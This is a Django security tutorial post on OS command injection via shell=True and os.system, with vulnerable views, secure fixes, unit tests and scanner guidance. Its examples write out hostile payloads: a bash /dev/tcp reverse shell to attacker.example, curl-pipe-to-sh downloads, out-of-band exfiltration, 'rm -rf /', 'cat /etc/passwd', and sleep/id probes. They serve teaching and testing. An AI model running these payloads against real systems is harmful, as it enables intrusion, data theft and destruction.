OS Command Injection: subprocess, os.system and the Dangers of Shell=True
Django Security Series — Post 4 | Series I: Injection Attacks
OWASP A05:2025 — Injection | Reading time: ~18 min
🧪 Run it yourself. This attack ships as a runnable lab in django-security-lab: an "inspect this upload" endpoint that runs
wc -con a filename. Theshell=Trueview letsname=sample.txt; cat ../flag.txtrun a second command and read a flag it should never reach; theshell=Falseview passes the same string towcas one literal (missing) filename. It is tier 3 (real command execution), so it runs non-root with no network egress. Reproduce both from the command line withcurl.
Post 1 covered SQL Injection, Post 2 covered XSS, Post 3 covered SSTI. Each one breaks the boundary between data and code at a different interpreter — the database, the browser DOM, the template engine. Post 4 closes the core RCE triad by removing the last layer of indirection: OS Command Injection, where user input reaches the operating system shell directly with nothing in between.
This post came out of a concrete question I had while running Petição Brasil, which generates a PDF certificate for every petition signature using an external tool. Any feature that reaches for an external tool means there is a subprocess call somewhere — and any subprocess call built from user input is a potential injection point. Chasing that question down taught me something about why the safe pattern works at the OS level that I hadn't fully understood before.
The reason Django developers encounter this attack is mundane: web applications shell out for legitimate work all the time. Resizing an uploaded avatar with ImageMagick, rendering a PDF with wkhtmltopdf, extracting an archive, running git in an internal dashboard — every one of these is a call into an external program, and every external call that builds its command from user input is a potential injection point. Unlike SQL, where Django's ORM parameterises queries for you, there is no framework layer that parameterises a shell command. The protection is entirely a matter of how you call the subprocess.

At the centre of this post is one argument: shell=True. When you pass shell=True to subprocess.run() or subprocess.Popen(), Python hands your command string to /bin/sh (or cmd.exe on Windows), and that shell interprets every metacharacter in the string — including any an attacker injected. With shell=False (the default), Python calls execve() directly, bypassing the shell entirely. The user's input becomes a single argument in a list — it can never be parsed as a command.
The Attack: What It Is and How It Works
Command injection occurs when user-controlled data is included in a string that is passed to an operating system shell, causing the shell to interpret part of that input as a command rather than as data. The root cause is identical to SQL Injection — confusion between data and code at an interpreter boundary — but the interpreter is now the OS shell (/bin/sh on Linux, cmd.exe on Windows) instead of a database engine. And whereas a database engine can only touch the database, the shell can touch everything the web process can: the filesystem, the network, environment variables holding secrets, and any other binary on the host.
The mechanism hinges on shell metacharacters — characters that a shell treats as control syntax rather than literal text. When user input is concatenated into a command string and handed to a shell, any metacharacter in that input is interpreted by the shell:
| Metacharacter | What the shell does with it | Example |
|---|---|---|
; |
Command separator — run the next command unconditionally | photo.jpg; rm -rf / |
&& |
Run the next command only if the first succeeds | photo.jpg && curl evil.sh \| sh |
\|\| |
Run the next command only if the first fails | nope \|\| cat /etc/passwd |
\| |
Pipe — send output of one command into the next | photo.jpg \| nc attacker 4444 |
$(...) |
Command substitution — run the inner command, insert its output | $(whoami) |
`...` |
Backtick command substitution (older syntax) | `id` |
> / >> |
Redirect output to a file (overwrite / append) | x > /var/www/shell.php |
& |
Run the command in the background | sleep 30 & |
newline (\n) |
Acts as a command separator | photo.jpg\nrm -rf / |
On Windows the operators differ slightly (&, &&, ||, |, and %VAR% expansion) but the principle is identical: the shell parses the string before any program runs.
Before seeing the exploit, it helps to know exactly which Python calls hand data to a shell, because that is where the vulnerability lives. Python offers several ways to run an external program, and the security difference between them comes down to a single question: is a shell involved, and who splits the command into separate arguments?
os.system(cmd) takes one string and hands it to the system shell (/bin/sh -c "<cmd>" on Linux, cmd.exe /c on Windows). It is the shell — not Python — that decides where each argument begins and ends, and that is exactly what lets an attacker's ; or | be read as syntax rather than as text. os.popen(cmd) does the same thing and additionally hands back a file-like object so you can read the command's output. Neither function has any mode that skips the shell — the shell is always in the loop — so both should be treated as legacy.
subprocess is safer because it can run a program in two very different ways:
| How you call it | Shell involved? | Who parses the arguments |
|---|---|---|
subprocess.run("convert " + f, shell=True) |
Yes — /bin/sh -c ... |
The shell — metacharacters are live |
subprocess.run(["convert", f]) |
No — shell=False (the default) |
Python passes the list straight to the OS |
When you pass a string with shell=True, subprocess behaves exactly like os.system: the shell parses the string and every metacharacter in f is dangerous. When you pass a list of arguments with the default shell=False, there is no shell at all — Python calls the operating system's exec family directly, and each list element becomes one argument, verbatim. A ; inside f is then just a character in a filename, never a command separator.
That second mode is the entire reason the secure path always uses subprocess with an argument list — and why os.system and os.popen, which have no such mode, should be considered legacy. The exploit below uses the first, dangerous mode:
# INSECURE — image conversion endpoint, filename from the query string
import subprocess
from django.http import HttpResponse

def convert_image(request):
    filename = request.GET.get('file', '')
    # The f-string places attacker input directly into a shell command line.
    subprocess.run(f"convert {filename} /var/thumbs/output.jpg", shell=True)
    return HttpResponse("Converted")
A request whose file parameter is photo.jpg; id # builds the string convert photo.jpg; id # /var/thumbs/output.jpg. Because the payload lands in the middle of the template, the attacker ends it with #, which starts a shell comment that discards the fixed /var/thumbs/output.jpg the view appends. The shell runs convert photo.jpg, then id; if that output is reflected anywhere in the response or logs, the attacker reads uid=33(www-data) gid=33(www-data) and has confirmed code execution under the web process user. Without the trailing #, /var/thumbs/output.jpg would instead become an argument to id — which would error rather than print the uid, neutralising the probe.
Walking the same endpoint through a full exploit shows how one query parameter escalates to a foothold on the host:
- A Django view receives a
filenameparameter from the user — for example, the name of an uploaded image to be converted. - The view builds a command with an f-string and runs it through a shell, exactly as in the code above:
subprocess.run(f"convert {filename} output.jpg", shell=True). - The attacker submits
photo.jpg; cat /etc/passwd > /tmp/leak.txt #as the filename — the trailing#will comment out whatever the template appends after it. - The view interpolates that into the middle of the template, so the shell receives
convert photo.jpg; cat /etc/passwd > /tmp/leak.txt # output.jpg. It parses the;as a separator — runningconvert photo.jpg, then dumping the password file to a world-readable location — while#discards the trailingoutput.jpg. - The attacker retrieves
/tmp/leak.txtthrough another endpoint — or, more commonly, skips the file entirely and substitutes a reverse-shell payload that connects back to a machine they control.
The same view is exploitable for full interactive control, not just file disclosure. A payload such as photo.jpg; bash -i >& /dev/tcp/attacker.example/4444 0>&1 # assembles a reverse shell — instead of the attacker connecting in to the server, the server dials out to the attacker, which is precisely what lets it slip past inbound firewall rules that block incoming connections. Each piece does one job:
photo.jpg;— the benign filename the view expects, then;closes the intendedconvertcommand and starts a new one.bash -i— launches an interactive Bash shell (interactive mode keeps it reading commands and printing prompts, as a terminal session would)./dev/tcp/attacker.example/4444— not a real file but a Bash built-in pseudo-device: referencing this path makes Bash open a TCP connection to the attacker's host on port4444, where the attacker is already listening (for example withnc -lvnp 4444).>&— redirects the shell's standard output and standard error into that TCP connection, so everything the shell prints travels to the attacker.0>&1— redirects standard input (file descriptor0) to the same connection, so whatever the attacker types is fed back into the shell as commands.#— starts a shell comment that discards the fixed/var/thumbs/output.jpgthe view appends after the injection point, so it cannot interfere with the reverse-shell command.
Wired together, the shell's input and output are both bound to the attacker's socket, giving them a live interactive prompt on the server. At that point the web application is no longer the target, the host is.
The exploit so far assumed the command's output comes back in the response. Often it does not — upload handlers and background jobs commonly discard it — and then the attacker cannot read results directly. Two techniques resolve this:
- Out-of-band (OOB) detection. The payload makes the server reach out to an attacker-controlled host:
photo.jpg; curl https://attacker.example/$(whoami) #. The attacker observes the inbound DNS lookup or HTTP request on a collaborator service (Burp Collaborator, a self-hosted interactsh instance) — confirming execution and exfiltrating the command output through the hostname. - Time-based detection. When even outbound network connections are blocked, the payload injects a delay:
photo.jpg; sleep 5 #. If the response takes five seconds longer than the baseline, the command executed. This is the same time-based inference technique used in blind SQL Injection (Post 1).
Real-World Incidents
ImageTragick — CVE-2016-3714 (2016)
In May 2016 a set of critical vulnerabilities in ImageMagick — the image-processing toolkit that a large fraction of the web relied on for thumbnailing and format conversion — was disclosed under the collective name ImageTragick. The headline issue, CVE-2016-3714, was an OS command injection flaw: ImageMagick determined how to process a file partly from its contents, and several of its "delegate" handlers built shell commands from values embedded in the image. A maliciously crafted file with an https:// URL containing shell metacharacters in its filename or fields caused ImageMagick to execute attacker commands on the server during what the application thought was a harmless resize. The flaw carried a CVSS score of 8.4 (High), and working exploits circulated publicly within roughly a day of disclosure.
The reason this matters for Django developers is that the vulnerability was not in any web application's own code — it was in a dependency that web applications called. Any Django, Rails, PHP, or Node app with an upload endpoint that passed user images to ImageMagick (directly, or indirectly through wkhtmltopdf and similar tools) was exposed, and many were compromised. The technique itself is MITRE ATT&CK T1059 — Command and Scripting Interpreter (sub-technique T1059.004 — Unix Shell on Linux/macOS deployments, T1059.003 — Windows Command Shell on Windows), and where injection into a public-facing service is the way in, T1190 — Exploit Public-Facing Application maps that initial access. The lesson is precise: every call into an external process is an injection surface, both for the arguments you pass and for what the invoked binary does with them. Using shell=False with a validated argument list would not, on its own, have closed this particular CVE — the bug lived inside ImageMagick — but the discipline that habit enforces (knowing exactly what you hand to every external binary, validating uploads, and preferring a Python-native library over a shell-out) is the same discipline that contains the damage. The widely adopted remediation was a hardening policy.xml that disabled the vulnerable delegates, plus moving image work to safer libraries.
The regulatory reading is the one to internalise as a Django developer. Command injection through a known-vulnerable dependency is the kind of failure a data-protection regime treats as negligence rather than misfortune: under Brazil's LGPD (Lei Geral de Proteção de Dados, the country's general data-protection law), Art. 44 deems processing irregular when it fails to provide the security a data subject can reasonably expect, and continuing to run a public, actively-exploited RCE in a component you ship — after a fix and a hardening policy are available — is hard to defend as reasonable. The duty runs to the whole stack: when an external binary you invoke executes an attacker's command against your users' data, the obligation to have secured it, and to notify once you know (LGPD Art. 48), is yours — not the upstream project's. "Know, patch, and be able to account for every external binary in your stack" is a compliance posture as much as an engineering one.
Source: ImageTragick — CVE-2016-3714 and related vulnerabilities
Django's Default Protections
Django provides no automatic protection against command injection. This is the critical mental adjustment after Posts 1–3. The ORM parameterises SQL, the template engine auto-escapes HTML, and DTL refuses to evaluate expressions — but nothing in Django parameterises or sanitises a shell command, because shelling out is not a framework concern. The moment your code calls subprocess, os.system, or os.popen, you have stepped outside Django's protective surface and you own the safety of that call entirely.
Python's own subprocess documentation warns explicitly against shell=True with untrusted input, but that is advisory — and Django's deployment checklist does not mention subprocess at all, which only reinforces the point: there is no Django setting that blocks it. The Django-level controls that do help are access controls that limit who can reach the views that shell out: @login_required, @permission_required, and @staff_member_required reduce the population of users who can even attempt an injection. They are valuable defence-in-depth — an internal diagnostics tool behind @staff_member_required has a far smaller attack surface than a public endpoint — but they are not a fix. An authenticated user, a compromised account, or an attacker who reaches the view through a separate flaw still injects into an unsanitised command. Access control narrows the door; it does not lock the vulnerability.
Vulnerable Pattern: What NOT to Do
Pattern 1 — f-string Command with shell=True
The textbook case: building a command line by interpolating user input and running it through a shell.
# INSECURE — f-string with user input and shell=True
import subprocess
from django.http import HttpResponse

def make_thumbnail(request):
    filename = request.GET.get('file', '')
    subprocess.run(f"convert {filename} -resize 200x200 thumb.jpg", shell=True)
    return HttpResponse("Thumbnail created")
Attack payload: file=x.jpg; curl https://attacker.example/s.sh | sh — downloads and executes an arbitrary script. The shell=True flag means /bin/sh parses the whole string, so the ; and | are honoured as shell operators.
Pattern 2 — String Concatenation with os.system
os.system always uses a shell; there is no safe mode. Concatenating user input into it is unconditionally dangerous.
# INSECURE — direct concatenation passed to os.system
import os
from django.http import HttpResponse

def ping_host(request):
    host = request.POST.get('host', '')
    os.system("ping -c 1 " + host)   # os.system always invokes /bin/sh
    return HttpResponse("Pinged")
Attack payload: host=8.8.8.8; cat /etc/passwd — runs the ping, then reads the password file. A network-diagnostics feature like this is extremely common in internal admin tools, and it is one of the most frequently exploited command-injection sinks in real applications.
Pattern 3 — Internal Tool Where Input "Comes From Trusted Code"
The most insidious variant: a value that feels trusted because it is not typed directly by an anonymous user, but is in fact attacker-influenceable.
# INSECURE — username feels "internal" but is attacker-controlled at sign-up
import subprocess

def audit_user_commits(username):
    # username came from the database, so it feels safe — but the user chose it
    result = subprocess.Popen(
        "git log --author=" + username,
        shell=True,
        stdout=subprocess.PIPE,
    )
    return result.communicate()[0]
The mistake is treating shell=True as a convenience whose risk only comes from obviously external input. Here username was chosen by the user at registration. An attacker who registers an account named x; curl attacker.example | sh plants a command-injection payload that fires whenever an admin runs this internal audit tool: the command string becomes git log --author=x; curl attacker.example | sh, which the shell parses as two commands. Internal tools with shell=True are exactly as dangerous as public ones the moment any account or upstream data source is attacker-influenceable.
Secure Implementation: The Django Way
Rule 1 — Always Use shell=False with an Argument List
This is the single most important control. When you pass a list of arguments and leave shell=True off (the default), no shell is involved at all — Python invokes the target binary directly via the operating system's exec family (with no shell in between), and each list element is passed as one literal argument. Shell metacharacters lose all meaning because there is no shell to interpret them.
# SECURE — argument list, no shell; metacharacters are inert
import subprocess
from django.http import HttpResponse

def make_thumbnail(request):
    filename = request.GET.get('file', '')
    # filename is passed verbatim as a single argument to `convert`.
    # If filename is "x.jpg; rm -rf /", convert simply fails to find a file
    # literally named "x.jpg; rm -rf /" — nothing is executed as a command.
    subprocess.run(
        ["convert", filename, "-resize", "200x200", "thumb.jpg"],
        shell=False,        # the default, stated here for clarity
        timeout=30,
    )
    return HttpResponse("Thumbnail created")
With the argument-list form, x.jpg; rm -rf / is handed to convert as one filename string. There is no ; parsing, no second command — the worst case is that convert reports a missing file.
Rule 2 — Validate Input Before It Reaches the Subprocess
shell=False stops shell interpretation, but a value can still be a malicious argument (for instance, a filename starting with - that the target binary reads as an option, or a path that escapes the intended directory). Validate before calling:
# SECURE — validate the path and extension before shelling out
import subprocess
import pathlib
from django.http import HttpResponse, HttpResponseBadRequest

UPLOAD_DIR = pathlib.Path("/srv/app/uploads").resolve()
ALLOWED_SUFFIXES = {".jpg", ".jpeg", ".png"}

def make_thumbnail(request):
    raw = request.GET.get('file', '')
    candidate = (UPLOAD_DIR / raw).resolve()

    # 1. Confine the resolved path to the upload directory (blocks ../ traversal).
    if not candidate.is_relative_to(UPLOAD_DIR):
        return HttpResponseBadRequest("Invalid path")
    # 2. Allowlist the extension.
    if candidate.suffix.lower() not in ALLOWED_SUFFIXES:
        return HttpResponseBadRequest("Unsupported file type")
    # 3. The file must actually exist.
    if not candidate.is_file():
        return HttpResponseBadRequest("File not found")

    subprocess.run(["convert", str(candidate), "thumb.jpg"], timeout=30)
    return HttpResponse("Thumbnail created")
True file type should be confirmed by content inspection (python-magic) rather than extension alone — that is covered in depth in the file-upload post later in the series. The -- separator (convert -- filename) is also worth adding where a binary supports it, to stop a leading-dash filename being read as a flag.
Rule 3 — Prefer a Python-Native Library Over Shelling Out
The most robust fix is to remove the shell call entirely. Most common shell-out tasks have a mature Python library that runs in-process, with no external binary and no command line to inject into.
# SECURE — Pillow resizes in-process; no subprocess, no shell, no injection surface
from PIL import Image
from django.http import HttpResponse

def make_thumbnail(request):
    filename = request.GET.get('file', '')
    # (path validation from Rule 2 still applies here)
    with Image.open(filename) as img:
        img.thumbnail((200, 200))
        img.save("thumb.jpg")
    return HttpResponse("Thumbnail created")
Replace ImageMagick shell-outs with Pillow, wkhtmltopdf with WeasyPrint or ReportLab, git CLI calls with GitPython or pygit2, and archive extraction with the standard-library zipfile/tarfile modules (validating member paths to avoid the zip-slip variant of path traversal). If there is no library and you must shell out, Rules 1 and 2 are mandatory.
Rule 4 — Set a Timeout on Every Subprocess Call
A timeout argument bounds how long the child process may run, which contains both injected sleep-style denial-of-service payloads and external binaries that hang on malformed input.
# SECURE — a timeout prevents resource exhaustion from a hung or injected command
import subprocess

try:
    subprocess.run(["convert", filename, "thumb.jpg"], timeout=30, check=True)
except subprocess.TimeoutExpired:
    # Log and fail closed — do not leave the request hanging
    ...
The invariant rule: if a Python library can do the job, use the library. If you must shell out, shell=False with an argument list is not optional — it is the baseline.
Command Injection Prevention Checklist
| Control | What it covers |
|---|---|
shell=False with an argument list |
The primary command-injection vector — no shell means shell metacharacters in user input are inert |
Input validation (pathlib, extension allowlist, MIME check) |
Malicious arguments that survive shell=False — path traversal, option-injection via leading -, wrong file types |
| Python-native library instead of a shell-out | Eliminates the external command line entirely — no subprocess, no injection surface |
timeout= on every subprocess call |
Denial of service from injected sleep/hang payloads and binaries that stall on bad input |
Access control on shell-out views (@permission_required) |
Reduces the population that can reach the view — defence in depth, not a fix |
bandit in CI (flags B602 / shell=True) |
Stops new shell=True call sites reaching production |
The Analyst's View
Command injection is where a CySA+ analyst's notion of blast radius stops being a metaphor. SQL injection is bounded by the database; XSS by the browser; command injection is bounded by nothing short of the host — an injected ; buys the same privileges the web process holds, over the filesystem, the network, and every secret in the environment. That makes the control taxonomy unusually clear-cut. shell=False with an argument list is the preventive control: it removes the interpreter that turns data into code, so there is nothing left to inject. Everything else is defence in depth that shrinks the blast radius if the preventive control ever fails — input validation and allow-lists, a least-privilege service account (never root), an outbound-egress deny so a reverse shell has nowhere to dial, a subprocess timeout that caps a sleep-based DoS. The companion lab is built as exactly that stack: the vulnerable view runs as a non-root user in a container with no network egress, so even a successful injection cannot phone home. That is the line between a finding and a breach.
The second analyst lesson is that the sink is not always your code. ImageTragick was a command injection no application author wrote — it lived inside a dependency applications merely called. So the class sits at the intersection of secure coding and vulnerability management: Bandit and Semgrep catch shell=True in your own tree (a code-review control), but a pip-audit / SCA pass and a patch cadence are what catch the injectable binary you invoke. Treat every external process — the ones you spawn and the ones your dependencies spawn — as an injection surface you are accountable for, and the two controls together cover it.
Catching It Automatically
Testing Your Defence
The unit tests assert that a shell separator cannot start a second command and — for a "blind" view that never reflects output — that an injected sleep cannot delay the response:
# blog/tests.py
from django.test import TestCase

class CommandInjectionTests(TestCase):
    # The payloads below end with `#` so the injected command runs cleanly even
    # though the view appends a fixed argument after the filename. The separator
    # assertion only fails if the view *reflects* command output; against a
    # vulnerable but non-reflecting ("blind") view — upload handlers, background
    # jobs — rely on the time-based tests, which detect execution regardless of
    # whether the output is ever shown.

    def test_separator_payload_does_not_execute(self):
        """A shell separator must not start a second command. Assumes the view
        reflects output: a vulnerable view would emit `id`'s `uid=` line."""
        response = self.client.get('/convert/', {'file': 'x.jpg; id #'})
        self.assertNotIn(b'uid=', response.content)

    def test_separator_is_time_safe(self):
        """Blind-safe: an injected `sleep 5` must not delay the response."""
        import time
        start = time.monotonic()
        self.client.get('/convert/', {'file': 'x.jpg; sleep 5 #'})
        self.assertLess(time.monotonic() - start, 2.0)

    def test_command_substitution_is_time_safe(self):
        """Blind-safe: `$(...)` must be treated as a literal filename, not
        evaluated. If the shell ran the substitution, the injected `sleep 5`
        would delay the response. (A `$(whoami)` probe is unreliable here — the
        web user is not `root`, so a naive check passes even if it executes.)"""
        import time
        start = time.monotonic()
        self.client.get('/convert/', {'file': '$(sleep 5)'})
        self.assertLess(time.monotonic() - start, 2.0)
The same probes by hand against a staging box:
# Time-based probe — if the response takes ~5s longer, the shell ran `sleep`.
# `+` is an encoded space and `%23` is `#`, which comments out the fixed suffix
# the view appends after the filename.
time curl "https://staging.example.com/convert/?file=x.jpg;sleep+5+%23"

# Separator probe (only visible if the view reflects output) — look for `uid=`.
curl "https://staging.example.com/convert/?file=x.jpg;id+%23"
Scanning It
Unlike the Django-specific classes earlier in the series, command injection is a textbook sink the standard tools catch — so there is no custom rule, and the companion lab carries a CI scan-assert like the SQL-injection lab.
bandit -r labs/post_04_command_injection/
semgrep scan --config p/django --config p/python --config p/owasp-top-ten labs/post_04_command_injection/
Bandit walks the Python AST for B-numbered risky constructs; B602 (subprocess … shell=True, HIGH) fires on the vulnerable view and is absent on the secure list-form one. One honest nuance the lab's CI encodes: Bandit also ships low-severity subprocess notes — B603 (subprocess call), B607 (partial executable path), B404 (import subprocess) — that fire on any subprocess use, safe or not, so they light up on the secure view too. They are not shell-injection findings, so the assert matches the specific check (B602, by test_id) rather than a raw count — otherwise the secure view would look "non-silent." Semgrep community (p/python subprocess rules) is the clean case: three findings on the vulnerable view (subprocess-injection, dangerous-subprocess-use, subprocess-shell-true), zero on the secure one.
Command injection is also a DAST class — a commix or OWASP ZAP injection scan fires metacharacter payloads at the parameter and confirms a second command ran. The lab's curl walkthrough is that dynamic probe, reproducible from a clone. The captured runs and the full reasoning are in the lab's scans/ directory.
For your own code, bandit -r . (which flags B602) plus a grep -rn "shell=True" pre-commit backstop stops a new vulnerable call site from ever merging.
Post 4 completes the injection core. SQL Injection breaks into the database, SSTI breaks into the template engine and then the host, and command injection reaches the OS shell with no layer in between — the most direct path to RCE in the series. The lesson I took away: treat every subprocess, os.system, and os.popen call the same way you'd treat cursor.execute(raw_sql) and Template(user_input) — a finding that needs justification, with shell=True on untrusted input being reason enough to block a deploy.
Post 5 stays in the injection family but moves to the last interpreter in the series: the XML parser. XXE (XML External Entity) attacks abuse a parser left at its unsafe defaults to read local files off the server, reach internal network services, or — with a few lines of recursive “billion laughs” entities — exhaust the host's memory outright. It is the injection Django developers most often underestimate, precisely because parsing XML looks passive.
Further Reading
- django-security-lab — this post's runnable lab (
labs/post_04_command_injection/), the shell=True vs shell=False pair (tier 3) - Python Docs — subprocess: Security Considerations
- Django Docs — Security in Django
- PortSwigger Web Security Academy — OS command injection
- OWASP — Command Injection
- MITRE ATT&CK — T1059 Command and Scripting Interpreter
- ImageTragick — CVE-2016-3714
- Bandit — B602: subprocess call with shell=True
- OWASP A05:2025 — Injection
- Web Security for Developers: Real Threats, Practical Defense (Malcolm McDonald, No Starch Press) — Chapter 6: Injection Attacks